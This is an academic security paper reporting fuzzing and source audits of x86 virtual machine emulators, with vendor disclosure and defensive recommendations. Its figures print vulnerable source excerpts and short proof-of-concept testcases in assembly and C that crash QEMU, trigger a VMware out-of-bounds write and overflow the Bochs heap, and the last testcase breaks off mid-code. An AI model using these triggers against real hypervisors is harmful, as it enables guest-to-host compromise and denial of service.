An Empirical Study into the Security Exposure to Hosts of Hostile Virtualized Environments

Tavis Ormandy
taviso@google.com
Google, Inc.

Abstract

As virtual machines become increasingly commonplace as a method of separating hostile or hazardous code from commodity systems, the potential security exposure from implementation flaws has increased dramatically. This paper investigates the state of popular virtual machine implementations for x86 systems, employing a combination of source code auditing and blackbox random testing to assess the security exposure to the hosts of hostile virtualized environments.

Keywords
virtualization, security, software testing

I. INTRODUCTION

Secure isolation is one of the fundamental concepts of virtualization[15], confining a program to a virtualized environment should guarantee that any action performed inside the virtual machine cannot interfere with the system that hosts it[1]. Consequently, virtual machines have seen rapid adoption in situations where separation from a hostile or hazardous program is critical.

We can consider a virtualized environment hostile when untrusted code is being executed or when untrusted data is being processed by services inside the virtual machine[2]. The use of virtual machines in malware analysis is well documented[22][11], as are numerous proposals for hosting hazardous applications such as honeypots or intrusion detection systems[10][23].

This paper seeks to test how safe the assumptions of isolation and containment are in practice through the analysis of several popular virtual machine implementations for the x86 architecture in use today. While this is not a new concept, Ferrie describes how DOS-based, reduced privilege virtual machines could be trivially escaped from[22], and Tim Shelton describes a flaw in the VMware Workstation NAT service that could result in compromising the host machine[24], little other research has been published in this area.

A. Virtual Machine Threats

Root Secure Monitors

Commodity operating systems can often be compromised and privileges escalated[18], it is essential that a virtual machine monitor is 'root secure'[25], meaning that no level of privilege within the virtualized guest environment permits interference with the host system.

Detection

Detecting virtualized environments has been explored in detail by other researchers[22]. Virtual machines employed in malware analysis or honeypots should endeavour to be undetectable or risk changing the behaviour of the emulated code. An emulated malware sample could choose to act benignly, for example, but when executed on a physical machine immediately performs some malicious action.

Detection will not be considered any further in this paper, although being able to detect a virtual machine, or more specifically, virtual machine implementation, may be a prerequisite for the more serious attacks investigated in this paper. Without being able to identify which virtual machine implementation is present, an attacker would have difficulty determining how to escape the environment.

Security Threats

The level of threat posed by a hostile virtualized environment that can subvert the normal operation of the virtual machine will be classified as follows

- **Total compromise.** The virtual machine monitor is subverted to execute arbitrary code on the host with the privileges of the vmm process.
- **Partial compromise.** The vmm leaks sensitive information about the host, or a hostile process interferes with the vmm (e.g., allocating more resources than the administrator intended) or contaminating state checkpoints.
- **Abnormal termination.** The virtual machine monitor exits unexpectedly or triggers an infinite loop that prevents a host administrator from interacting with the virtual machine (for example, suspending, rolling back, etc.), particularly if accessible as an unprivileged user within the guest.

Overview

The next sections describes the testing procedure and tools used during this investigation. Section IV. presents the results of testing, and in Section X those results are analyzed. Related work in this field known to the author is described in Section VI., and my conclusions are presented in Section V.

II. TESTING

Three of the virtual machine emulators selected for this investigation are open source software, which permitted man-

1. Excepting the allocated use of the hosts resources.
2. And thus a compromise of the service by an attacker could result in untrusted code being executed.

ual analysis of the code by inspecting relevant sections for programming errors. The remaining emulators are proprietary software products distributed without source code available, thus an automated blackbox testing procedure based on the fuzz technique pioneered by Miller, Fredriksen and So[1] was designed.

Two subsystems were identified through comparison of metrics as the most complex components of the virtual machine emulators[1]. It is reasoned that the most complex code is most likely to harbour the subtle bugs that can be exposed through the random blackbox testing methods employed here.

The subsystems that have been identified are:

- **Instructions**; *correctly parsing and trapping privileged instructions, and handling illegal, unrecognised and faulting opcodes correctly.*
- **Emulated I/O Devices***; handling invalid, illegal, or nonsensical I/O activity.*

Multiple tools were selected or written to exercise this code in the same manner as [1]. Two of the main tools employed during this investigation were *crashme*[26], and *iofuzz*.

A. CRASHME

Testing hardware and operating system robustness to malformed, illegal or nonsensical instructions has been well documented[27], and tools are already part of common operating system test suites, such as the Linux Test Project[2]. Wood and Katz[16] proposed validating cache controllers with random data as early as 1990. For the purposes of this investigation, the simple usermode tool *crashme* by George Carrette was selected. *crashme* subjects the emulated environment to a stress test of fault handling by continually attempting to execute random byte sequences until failure is encountered.

B. IOFUZZ

Implementing an accurate emulation of a hardware device in software is undoubtedly a challenging task, the correctness of the implementation is not considered here, only the handling of invalid operations. A simple tool was developed modeled on fuzz to generate random I/O port activity inside the virtual machines, and any errors encountered were catalogued and analysed.

To the authors knowledge no similar testing has been performed before.

Table 1: Virtual Machine Emulators Tested

Name	Type
Bochs	Open source pure software emulator.
Virtual Machine X[a]	Proprietary virtual machine popular on the Macintosh platform.
QEMU	Open source pure software virtual machine emulator.
Virtual Machine Y[b]	Proprietary virtual machine popular on the Microsoft Windows platform.
VMware	Proprietary virtual machine.
Xen	Open Source paravirtualisation based emulator.

a. The product name has been obscured as the vendor failed to respond in time for publication.
b. The vendor was unable to investigate the issues presented in time for publication.

III. PROCEDURE

A. Test platform

All tests were performed on a typical commodity system, a Pentium IV 3.2GHz running a Linux 2.6 based operating system, with the exception of Virtual Machine Y which only supports Microsoft Windows hosts. All virtual machines tested were the latest versions available at the time of writing and used in their default configuration state where possible. When some minimal configuration was required, the options selected have been described in the relevant sections.

All flaws identified as a result of this investigation were reported to the respective developers. In the case of open source implementations, patches were provided.

Two vendors were unable to respond to the reports presented in time for publication, so the names of their products have been obscured in the remainder of this paper.

B. Failure Criteria

An implementation is considered to have failed the automated tests performed if emulated code in the virtualized environment can crash or cause the emulator to abnormally exit. Each crash is reproduced and investigated and its impact determined, which is classified as full, partial, or minor compromise as defined above.

Causing the emulator to crash is not necessarily a security flaw, as a privileged user in the virtualized environment may legitimately request the emulated machine is halted. However, there are implications for malware analysis, where a hostile sample can perform some harmless operation that has no effect on a physical machine but immediately halts any emulator being used to analyse it. Additionally, this can be considered a simple litmus test as to the quality of the code and the amount of testing performed. An implementation that continually crashes or aborts is unlikely to have seen significant testing and is a good candidate for further research. By carefully analysing any crashes encountered it may be determined

1. [13] provides some insight into the most error prone components of operating systems.
2. Linux Test Project http://ltp.sourceforge.net/

where the weakest code exists and where future research may prove to be most fruitful.

C. Testing Procedure

Where source code is available, a source code audit is performed to identify as many flaws as possible. The audit involves a human researcher familiar with programming errors manually reading the source code and identifying possible codepaths that could result in security problems. Once the audit has been completed, any flaws identified are reproduced in a live environment and documented.

Secondly, the virtual machine is subjected to stress testing using the *crashme* utility described in Section I. If a fatal error is encountered, the error is reproduced, analysed then corrected if feasible, and the test continues until run without error for a period of at least 24 hours.

Finally, the machine is subjected to 24 hours of *iofuzz*, any failures are reduced to the minimum series of peeks and pokes, and the results are collected and tabulated.

IV. RESULTS

Table 2: Virtual Machine Failure Impact

Name	Full	Partial	Minor
Bochs	•		•
Virtual Machine X[a]	•	•	•
QEMU	•[b]	•	•
Virtual Machine Y		•	•
VMware	•	•	•
Xen	•[c]		

a. See “Test platform” on page 2.
b. these flaws may impact other implementations derived from the same code.
c. due to lack of appropriate hardware, these findings were not tested.

Table 2, “Virtual Machine Failure Impact,” on page 3 summarises the flaws found, and their impact to the respective emulator. Each emulator is discussed in depth in the section below, where appropriate serious flaws are described in detail.

A. QEMU

QEMU[1] is an open source pure software emulator by Fabrice Bellard that boasts many advanced features and a dynamic translation system that offers better performance than typically seen in similar emulators.

As QEMU is distributed with full source code under the GPL license, a detailed source code audit was possible which revealed the presence of multiple exploitable implementation flaws.

QEMU 0.8.2 was the latest version available as of this writing, which was used in its default configuration. A bootable ISO image was prepared with the software required for testing. According to [28] the proprietary virtual machine emulator win4lin[2] is based on source code licensed from the QEMU project, a copy of this software could not be obtained for testing, but could also be affected by the same issues described here. KVM[3] and VirtualBox[4] also appear to include or derive code from QEMU.

QEMU Cirrus CLGD-54XX “bitblt[5]” heap overflow

The `cirrus_invalidate_region()` routine used during video-to-video copy operations in the Cirrus VGA extension code omits bounds checking in multiple locations, see Table 4, allowing you to overwrite adjacent buffers by attempting to mark non-existent regions as dirty.

While the overflowing data is not controllable, the overflow allows the LSB of nearby function pointers to be moved to an attacker controlled location.

QEMU NE2000 “mtu[6]” heap overflow

Ethernet frames written directly into the NE2000 device registers do not have their size checked against the mtu before being transferred, see Table 5, resulting in large values in the EN0_TCNT register overwriting a heap buffer in the slirp library with arbitrary attacker controller data from the devices memory banks.

This flaw is most likely also reachable via the alternative NIC emulated by QEMU, a PCNet32, however this has not been verified, as the fix would be the same.

QEMU NE2000 “receive” integer signedness error

Nonsensical values in specific device registers can result in sanity checks being bypassed, an integer overflowing and attacker controlled data overflowing a heap buffer, see Table 6.

QEMU “net socket” heap overflow.

QEMU does not perform adequate sanity checking on data received via the “net socket listen” option, resulting in an exploitable heap overflow. Other guests, or local attackers, who can send traffic to this port could potentially compromise the QEMU process.

QEMU Miscellaneous

- An infinite loop was discovered in the emulated SB16 device.
- The DMA code will dereference an uninitialized function pointer if commands are issued to an unregistered dma channel.
- The unprivileged ‘aam’[7] instruction does not correctly handle the undocumented divisor operand, resulting in the qemu process performing an integer divide-by-zero. See Table 7.

1. QEMU http://fabrice.bellard.free.fr/qemu/
2. Win4lin http://www.win4lin.com/
3. KVM http://kvm.qumranet.com/kvmwiki
4. VirtualBox http://www.virtualbox.org/
5. http://www.catb.org/~esr/jargon/html/B/bitblt.html
6. Maximum Transmission Unit
7. ASCII Adjust for Multiply http://www.x86.org/secrets/opcodes/aam.htm

- The unprivileged 'icebp'[1] instruction will halt the virtual machine, this feature cannot be disabled. See Table 8.
- VGA BIOS panics can safely be ignored according to the documentation accompanying Bochs, but cause QEMU to exit immediately. Bochs itself actually prompts the user whether to continue or not on encountering a panic.
- BIOS panics can also safely be ignored, but cause QEMU to exit immediately.
- Multiple integer signedness errors exist in the emulated IDE controller, allowing very large counts to bypass sanity checks.

Summary

An attacker with access to a QEMU virtualized environment could potentially compromise the virtual machine process and execute arbitrary code with the privileges of the emulator. Malware being studied inside QEMU, even in an unprivileged state, can terminate the virtual machine safely and reliably. Code examples of these flaws are provided in Section X.

B. VMware Workstation and Server

VMware is a family of popular proprietary virtual machine emulators for the x86 platform. The two major products bearing the VMware name are VMware Workstation and VMware Server. Both VMware Workstation and Server were studied during this investigation. As source code is not freely available for these programs, the focus was on random testing, followed by the analysis of any anomalies encountered.

The latest version of VMware Workstation available at time of writing was 5.5.3.34685, and VMware Server was 1.0.1.29996. These were used in as close to the default configuration as possible.

VMware Security

Vulnerabilities affecting the security of the host of a VMware virtual machine have been published before. In 2005 Tim Shelton reported a heap overflow in the vmnatd service[24], where a specially crafted EPRT or PORT FTP command would result in an exploitable heap overflow, allowing hostile virtualized code to compromise and thus execute code on the host machine.

A communication channel exists between the guest and host, and while officially undocumented, has been successfully reverse engineered and documented by several researchers and is known as the "VMware Backdoor"[29]. Theoretically this channel could allow hostile guests to steal clipboard data, leak sensitive information about the host, and other potentially dangerous operations. Care should be taken to avoid it when hosting potentially hostile machines.

Audit Procedure

VMware was setup with the default options selected for a Linux guest and was subjected to a long period of stress testing using the *crashme* and *iofuzz* tools. Setting up an automated testing procedure proved to be a significant challenge, as testing revealed a large number of reachable assertions within the VMware emulated hardware could be triggered by poking I/O ports in an unexpected fashion.

Assertions

The failed assertions encountered during testing were logged and catalogued. Table 9 demonstrates where the most assertions were found relative to the various I/O regions. This gives a good idea of where the least tested code exists and perhaps, which demands the most careful inspection in future. Dozens of unique assertions were discovered. The biggest source appears to be the PIIX4 emulation code.

See Table 9, "Map of VMware Assertions relative to I/O Region.," on page 9.

Vulnerabilities

A serious flaw was discovered in the PIIX4 power management code. A specially crafted poke to I/O port 0x1004, see Table 10, results in an out-of-bounds write to an attacker controlled location. By interacting with the power management subsystem in specific ways, a write to an arbitrary location can be performed upon restarting a suspended virtual machine.

See "VMware Crash Dialog" on page 9.

VMware Miscellaneous

- A NULL dereference was discovered in the emulated floppy disk controller, which is triggered when reading a word from I/O port 0x3f5. The impact of a NULL dereference is generally low, although work has been done on potentially exploiting these errors[30].

Summary

An attacker with the necessary privileges to access the guest I/O ports could potentially compromise the virtual machine monitor, executing arbitrary code with the privileges of the process.

The assertions and segmentation faults, while perhaps of interest to malware researchers, have no direct security implications, but do suggest subsystems that have received little testing and give hints where future researchers should concentrate their efforts.

C. Bochs

Bochs[2] is a pure software virtual machine implementation written in C++. Bochs is remarkably robust in comparison to the other implementations tested during this investigation, and with highly configurable error handling and multiple disparate frontends, the random testing proved to be simple to set up.

Bochs 2.3 was the latest release available at the time of writing. A default bochs installation is very minimal, so a sample of compile-time options from several popular distributions were taken, and the intersection of those options was

1. ICE Break Point
http://www.x86.org/secrets/opcodes/icebp.htm

2. http://bochs.sourceforge.net/

used, see Table 3, “Bochs compile-time configuration,” on page 5.

Table 3: Bochs compile-time configuration

```
--enable-usb --enable-pci \
--enable-vbe --enable-sse=2 \
--enable-3dnow --enable-cpu-level=6 \
--enable-all-optimizations --enable-ne2000 \
--enable-sb16=linux --enable-clgd54xx \
--enable-apic --enable-pni \
--enable-sep --enable-idle-hack
```

Audit Procedure

Bochs is released under the permissive LGPL license, so a source code audit was possible, this revealed a major exploitable flaw in the emulated NE2000 network interface card.

Once the audit had been completed, bochs was subjected to a stress test with a combination of *iofuzz* and *crashme*. Bochs' configurable error handling allowed the instruction of Bochs to continue in the event of a panic, this allowed excellent fuzz testing performance and relatively good coverage.

Bochs NE2000 RX Frame heap overflow

A serious flaw in the emulated NE2000 device allows a large value in the TXCNT register to exceed the available memory on the device, see Table 12, this allows an attacker with root privileges in the guest to poke unexpected data into the device, which results in a complete compromise of the bochs process.

This is trivially exploited due to the large number of function pointers present on the heap. A simple testcase is presented in Table 13, “Bochs RX Frame Heap Overflow Testcase,” on page 9.

Bochs Miscellaneous

- An integer divide-by-zero exists in the emulated floppy disk controller, resulting in an abnormal termination of the bochs process.

Summary

An attacker with privileged access to an emulated environment in a bochs virtual machine may be able to compromise the bochs process and execute arbitrary code on the host. To reduce the risk of compromise, only the minimum possible hardware should be enabled thus reducing the attack surface exposed to hostile guests.

D. Virtual Machine X

A proprietary virtual machine emulator available for Windows, Mac and Linux. The emulator is particularly popular with Macintosh users and is considered the market leader on the Macintosh platform. The Linux version was studied in this investigation, but all issues were confirmed using the Macintosh version.

The latest version of available at the time of writing was used during this investigation

Design Decisions

Automated testing of this product posed a considerable problem. When an unsupported opcode or I/O operation is encountered, the monitor immediately aborts rather than attempting to ignore the operation.

Even unprivileged code inside the virtualised guest can immediately terminate the machine. Thus a non-root user inside a virtualized Linux system can disrupt the entire system. Multiple esoteric and malformed instructions were identified that require no privileges. As many of these as possible were catalogued, although it's likely many more remain.

Instructions resulting in VMM Abort

The following list is not exhaustive. Many variations on these instructions (such as operands, size, prefixes, etc.) and other malformed and esoteric instructions also cause the machine to immediately abort. These instructions can be executed without privileges in the guest environment.

- **INT 0xAA**, interrupt 0xAA and probably others.

```
INT 0xAA
```

- **IRET**, interrupt return to an invalid address, this can be easily exploited using the following code sequence.

```
PUSH 0x00
IRET
```

- **MOVNTI**[1], multiple malformed non-temporal instructions cause the monitor to abort, for example, specifying a register as a destination.

```
MOVNTI EBX, ECX ; 0x0f, 0xc3, 0xcb
```

- **SEGR 6 & 7**, Reading or writing to the 6th or 7th segment registers causes parallels to abort immediately.

```
MOV BX, SEGR6
MOV SEGR6, BX
```

“bitblt” heap overflow

An exploitable heap overflow was discovered in the emulated VGA device. An attacker with root access to the guest environment can trigger bitblt operations that overflow a heap buffer. See Table 17, “Parallels generated bug report for bitblt overflow,” on page 10.

Summary

This Virtual Machine exhibited multiple flaws, but due to its design, automated testing proved difficult. The flaws that were found demonstrate that unprivileged code inside the virtualized environment can terminate or disrupt the operation of the virtual machine and potentially, compromise the vmm process.

The DHCP daemon distributed with this product does not appear to be derived from the ISC distribution (unlike VMware), so further research into this application may be interesting.

1. Non-Temporal Dword Move, the same issue affects other operations using the temporal hint.

E. Xen

Xen is a free hypervisor with a unique design that takes advantage of the privilege rings on the x86 architecture. Xen's unique design and excellent scaling and performance characteristics have won it acclaim and industry-wide acceptance.

Xen's design is congruent to good security. However in hardware-assisted virtualisation mode using Intel's VT virtual isation extensions, or AMD's AMD-v extension, Xen relies on a QEMU derived emulator to provide emulated devices, which run in Domain0 with ring0 privileges. No suitable hardware was available to the author to experiment with this configuration but research suggests that compromising the QEMU emulator using one of the flaws described in Section A. would result in complete compromise of the system.

F. Virtual Machine Y

This Virtualisation product is a proprietary virtual machine for Microsoft Windows. The latest version available as of writing was used, and an up-to-date Windows 2000 system was used as host.

Observations

As source code is not available, This product was subjected to random testing using *crashme* and *iofuzz*. Multiple flaws that resulted in abnormal termination of the vmm process were located, primarily in the emulated VGA device including NULL dereferences and out of bounds writes.

Further flaws were encountered when directing *iofuzz* to the IDE controller, and the emulated network interface card. These flaws were not investigated for exploitability.

Summary

As Microsoft Windows is not as familiar to the author as UNIX-like systems, this product was only subjected to a cursory investigtaion using the tools presented in this paper. Multiple flaws were encountered, and could potentially be exploitable upon further examination.

V. CONCLUSION

This paper presented the results of security audits of multiple popular virtual machine implementations in use today. A simple tool was presented, *iofuzz*, that exposes exploitable security flaws in most, if not all, virtual machines available today. To the knowledge of the author, no similar research has been conducted before. The results produced by *crashme*, a tool well known for over a decade, locating trivial flaws demonstrates this.

No virtual machine tested was robust enough to withstand the testing procedure used, and multiple exploitable flaws were presented that could allow an attacker restricted to a virtualised environment to reliably escape onto the host system.

The results obtained demonstrate the need for further research into virtualisation security and prove that virtualisation is no security panacea.

A. Recommendations

The following are some simple recommendations for safely deploying virtualization in production environments:

- Treat Virtual Machines like services that can be compromised; use chroot, systrace, acls, least privileged users, etc.
- Disable emulated hardware you don't need, and external services you don't use (DHCP daemons, etc.) to reduce the attack surface exposed to hostile users.
- Xen is worth watching in future; separating domains should limit the impact of a compromise.
- Maintain the integrity of guest operating systems, protect the kernel using standard procedures of disabling modules, `/dev/mem`, `/dev/port`, etc.
- Take advantage of the securelevels features available on BSD systems.
- Keep guest software up-to-date with published vulnerabilities. If an attacker cannot elevate their privileges within the guest, the likelihood of compromising the VMM is significantly reduced.
- Keep Virtual Machine software updated to ensure all known vulnerabilities have been corrected.
- Avoid guests that do not operate in protected mode, and make use of any security features offered, avoid running untrusted code with root-equivalent privileges within the guest.

VI. RELATED WORK

Previous work related to virtualisation security has focussed on one of three main areas, implementation, detection, and usage.

Peter Ferrie provides in-depth coverage of current detection techniques in his excellent paper [22], the most notable advances in detection techniques are perhaps [31] and [32]. Secure implementation of Virtual Machine technology has been covered in [17],[6],[19] and others. Multiple researchers have suggested uses for the Virtual Machines on the assumption of guaranteed isolation, including [10], [18] and others.

The process of random testing of applications to determine reliability and robustness was first presented by Miller, Fredriksen and So in [1], and has since been extended by numerous researchers for security analysis.

VII. FUTURE

- Differential Testing, a technique described in detail by McKeeman in [4], could be used to automate discovery of new detection techniques and to identify the virtual machine in use. By executing random combinations of instructions on physical and virtual hardware and comparing the results a large catalogue of detection techniques could be generated without any need for human intervention.
- Using the statistics obtained on distribution of reachable assertions and other errors, efforts should be refocussed on subsystems that demonstrate the most flaws.

- The external services provided by VMware and others require further investigation.
- Access to suitable hardware for testing Xen's fully virtualised modes would prove to be interesting research.
- Devise a strategy to better implement automated testing in parallels.

VIII. ACKNOWLEDGEMENTS

The author would like to thank Google for sponsoring the research presented in this paper. Additional thanks to Chris Evans, Dean McNamee, Rob Holland and Will Drewry for their valuable assistance, advice, and expertise.

IX. REFERENCES

[1] B. P. Miller, L. Fredriksen, B. So, An Empirical Study of the Reliability of UNIX Utilities, Communications of the ACM 33, 12, December 1990

[2] Barham, P., Dragovic, B., Fraser, K., Hand, S., Harris, T., Ho, A., Neugebauer, R., Pratt, I., and Warfield, A. 2003. Xen and the art of virtualization. SIGOPS Oper. Syst. Rev. 37, 5 (Dec. 2003), 164-177.

[3] Chen, P. M. and Noble, B. D. 2001. When Virtual Is Better Than Real. In Proceedings of the Eighth Workshop on Hot Topics in Operating Systems (May 20 - 22, 2001). HOTOS. IEEE Computer Society, Washington, DC, 133.

[4] McKeeman, Differential Testing for Software, Digital Technical Journal, Digital Equipment Corporation 10, 1, December 1998.

[5] Miller, B. P., Cooksey, G., and Moore, F. 2006. An empirical study of the robustness of MacOS applications using random testing. In Proceedings of the 1st international Workshop on Random Testing (Portland, Maine, July 20 - 20, 2006). RT '06. ACM Press, New York, NY, 46-54.

[6] Karger, P. A. 2005. Multi-Level Security Requirements for Hypervisors. In Proceedings of the 21st Annual Computer Security Applications Conference (December 05 - 09, 2005). ACSAC. IEEE Computer Society, Washington, DC, 267-275.

[7] Ben-Yehuda, Mason, Krieger, Xenidis, et al., Utilizing IOMMUs for Virtualization in Linux and Xen, June 2006.

[8] E. Van Hensbergen, The Effect of Virtualization on OS Interference, Proceedings of the first Workshop on Operating System Interface in High Performance Applications, St. Louis, MO, 2005.

[9] Adams, K. and Agesen, O. 2006. A comparison of software and hardware techniques for x86 virtualization. SIGARCH Comput. Archit. News 34, 5 (Oct. 2006), 2-13.

[10] Asrigo, K., Litty, L., and Lie, D. 2006. Using VMM-based sensors to monitor honeypots. In Proceedings of the 2nd international Conference on Virtual Execution Environments (Ottawa, Ontario, Canada, June 14 - 16, 2006). VEE '06. ACM Press, New York, NY, 13-23.

[11] Crandall, J. R., Wassermann, G., de Oliveira, D. A., Su, Z., Wu, S. F., and Chong, F. T. 2006. Temporal search: detecting hidden malware timebombs with virtual machines. SIGARCH Comput. Archit. News 34, 5 (Oct. 2006), 25-36.

[12] van Doorn, L. 2006. Hardware virtualization trends. In Proceedings of the 2nd international Conference on Virtual Execution Environments (Ottawa, Ontario, Canada, June 14 - 16, 2006). VEE '06. ACM Press, New York, NY, 45-45.

[13] Chou, A., Yang, J., Chelf, B., Hallem, S., and Engler, D. 2001. An empirical study of operating systems errors. In Proceedings of the Eighteenth ACM Symposium on Operating Systems Principles (Banff, Alberta, Canada, October 21 - 24, 2001). SOSP '01. ACM Press, New York, NY, 73-88.

[14] Schaefer, M., Gold, B., Linde, R., and Scheid, J. 1977. Program confinement in KVM/370. In Proceedings of the 1977 Annual Conference ACM '77. ACM Press, New York, NY, 404-410.

[15] Popek, G. J. and Goldberg, R. P. 1974. Formal requirements for virtualizable third generation architectures. Commun. ACM 17, 7 (Jul. 1974), 412-421.

[16] David A. Wood, Garth A. Gibson, Randy H. Katz, "Verifying a Multiprocessor Cache Controller Using Random Test Generation," IEEE Design and Test of Computers, vol. 07, no. 4, pp. 13-25, Jul/Aug, 1990.

[17] John Scott Robin and Cynthia E. Irvine, "Analysis of the Intel Pentium's Ability to Support a Secure Virtual Machine Monitor", http://www.cs.nps.navy.mil/people/faculty/irvine/publications/2000/VMM-usenix00-0611.pdf

[18] Garfinkel, T., Pfaff, B., Chow, J., Rosenblum, M., and Boneh, D. 2003. Terra: a virtual machine-based platform for trusted computing. In Proceedings of the Nineteenth ACM Symposium on Operating Systems Principles (Bolton Landing, NY, USA, October 19 - 22, 2003). SOSP '03. ACM Press, New York, NY, 193-206.

[19] Kelem, N.L.; Feiertag, R.J., "A separation model for virtual machine monitors," Research in Security and Privacy, 1991. Proceedings., 1991 IEEE Computer Society Symposium on , vol., no.pp.78-86, 20-22 May 1991

[20] P. Kwan and G. Durfee. Vault: Practical Uses of Virtual Machines for Protection of Sensitive User Data. PARC Technical Report.

[21] Chen, P. M. and Noble, B. D. 2001. When Virtual Is Better Than Real. In Proceedings of the Eighth Workshop on Hot Topics in Operating Systems (May 20 - 22, 2001). HOTOS. IEEE Computer Society, Washington, DC, 133.

[22] Peter Ferrie, Attacks on Virtual Machine Emulators, Symantec Security Response. 5 December 2006

[23] T. Garfinkel and M. Rosenblum. A virtual machine introspection based architecture for intrusion detection. In Internet Society's 2003. http://citeseer.ist.psu.edu/garfinkel03virtual.html

[24] T. Shelton, "VMware natd heap overflow", http://lists.grok.org.uk/pipermail/full-disclosure/2005-December/040442.html

[25] EE, Sean W. Smith, David Safford: Practical server privacy with secure coprocessors. IBM Systems Journal 40(3): 683-695 (2001)

[26] G. Carrette, http://people.delphiforums.com/gjc/crashme.html

[27] R. R. Collins, "The Intel Pentium F00F Bug Description and Workarounds", Doctor Dobb's Journal, December 1997.

[28] Win4Lin. (2007, February 8). In Wikipedia, The Free Encyclopedia. Retrieved 00:33, February 13, 2007, from http://en.wikipedia.org/w/index.php?title=Win4Lin&oldid=106650586

[29] K. Kato, "VMware Backdoor", http://chitchat.at.infoseek.co.jp/vmware/backdoor.html

[30] G. Delalleau, "Large Memory Management Vulnerabilities", http://cansecwest.com/core05/memory_vulns_delalleau.pdf

[31] Joanna Rutkowska, "Red Pill", http://invisiblethings.org/papers/redpill.html

[32] Danny Quist and Val Smith, "Detecting the Presence of Virtual Machines Using the Local Data Table", http://www.offensivecomputing.net/files/active/0/vm.pdf

X. FIGURES

Table 4: `cirrus_invalidate_region()` from QEMU 0.8.2, `hw/cirrus_vga.c`

```
/* ... */
for (y = 0; y < lines; y++) {
    off_cur = off_begin;
    off_cur_end = off_cur + bytesperline;[a]
    off_cur &= TARGET_PAGE_MASK;
    while (off_cur < off_cur_end) {
        cpu_physical_memory_set_dirty(s->vram_offset +
off_cur);
        off_cur += TARGET_PAGE_SIZE;
    }
    off_begin += off_pitch;
    }
}
/* ... */
```

a. notice that `TARGET_PAGE_MASK` is applied to `off_cur`, but not `off_cur_end`. A similar error occurs in other subroutines.

Table 5: `slirp_input()` from QEMU 0.8.2, `slirp/slirp.c`

```
void slirp_input(const uint8_t *pkt, int pkt_len)
{
/* ... */
case ETH_P_IP:
        m = m_get();
        if (!m)
            return;
        /* Note: we add to align the IP header */
        m->m_len = pkt_len + 2;
        memcpy(m->m_data + 2, pkt, pkt_len);[a]
/* ... */
```

a. no bounds checking is performed to ensure `pkt_len` is within the size of the buffer pointed to by `m->m_data`.

Table 6: `ne2000_receive()` from QEMU 0.8.2, `hw/ne2000.c`

```
/* ... */
/* write packet data */
    while (size > 0) {
        avail = s->stop - index;[a]
        len = size;
        if (len > avail)
            len = avail;
        memcpy(s->mem + index, buf, len);[b]
/* ... */
```

a. These values are controlled by the guest and can overflow.

b. `len` could be a negative number here, interpreted by `memcpy()` as a large positive integer.

Table 7: QEMU AAM Integer Divide By Zero Demonstration

```
section .data
msg: db "if you can see this message, this is not
qemu", 0xa

section .text
global _start
_start:
    mov eax, 48
    mov ebx, 8
    mov ecx, sigfpe
    int 0x80
    aam 0x0
sigfpe:
    mov eax, 4
    mov ebx, 2
    mov ecx, msg
    mov edx, 47
    int 0x80
exit:
    xor eax, eax
    xor ebx, ebx
    inc eax
    int 0x80
```

Table 8: QEMU ICEBP Demonstration

```
section .data
msg: db "this message wont be seen inside
qemu.",0xa

section .text
global _start
_start:
    mov eax, 2
    int 0x80
    test eax, eax
    jnz parent
    icebp
    xor eax, eax
    xor ebx, ebx
    inc eax
    int 0x80
parent:
    mov ebx, eax
    mov ecx, 0
    mov edx, 0
    mov eax, 7
    int 0x80
    mov eax, 4
    mov ebx, 2
    mov ecx, msg
    mov edx, 39
    int 0x80
    xor eax, eax
    xor ebx, ebx
    inc eax
    int 0x80
```

Table 9: Map of VMware Assertions relative to I/O Region.



Table 10: VMware PIIX4 ACPI PM OOB Write

```
section .text
global _start
_start:
    mov eax, 110
    mov ebx, 3
    int 0x80[a]
    mov ax, 0x6c81
    mov dx, 0x1004
    out dx, ax
    xor ebx, ebx
    xor eax, eax
    inc eax
    int 0x80
```

a. `iopl()`

Table 11: VMware Crash Dialog



Table 12: `bx_ne2k_c::rx_frame()` from bochs 2.3, `iodev/ne2k.cc`

```
void bx_ne2k_c::rx_frame(const void *buf,
unsigned io_len)
{
/* ... */
// copy into buffer, update curpage, and signal
interrupt if config'd
  startptr = & BX_NE2K_THIS s.mem[BX_NE2K_THIS
s.curr_page * 256 -
                  BX_NE2K_MEMSTART];[a]
  if ((nextpage > BX_NE2K_THIS s.curr_page) ||
      ((BX_NE2K_THIS s.curr_page + pages) ==
BX_NE2K_THIS s.page_stop)) {
    memcpy(startptr, pkthdr, 4);
    memcpy(startptr + 4, buf, io_len);[b]
    BX_NE2K_THIS s.curr_page = nextpage;
/* ... */
```

a. The size of this buffer is hardcoded to 32768 bytes, values up to 65535 can be placed into `TXCNT`.
b. `io_len` is obtained from the `TXCNT` device register.

Table 13: Bochs RX Frame Heap Overflow Testcase

```
#include <sys/io.h>

int main(int argc, char **argv) {
    iopl(3);
    outw(0x5292, 0x24c);
    outw(0xffff, 0x245);[a]
    outw(0x1ffb, 0x24e);
    outb(0x76, 0x241);
    outb(0x7b, 0x240);
    outw(0x79c4, 0x247);
    outw(0x59e6, 0x240);
    return 0;
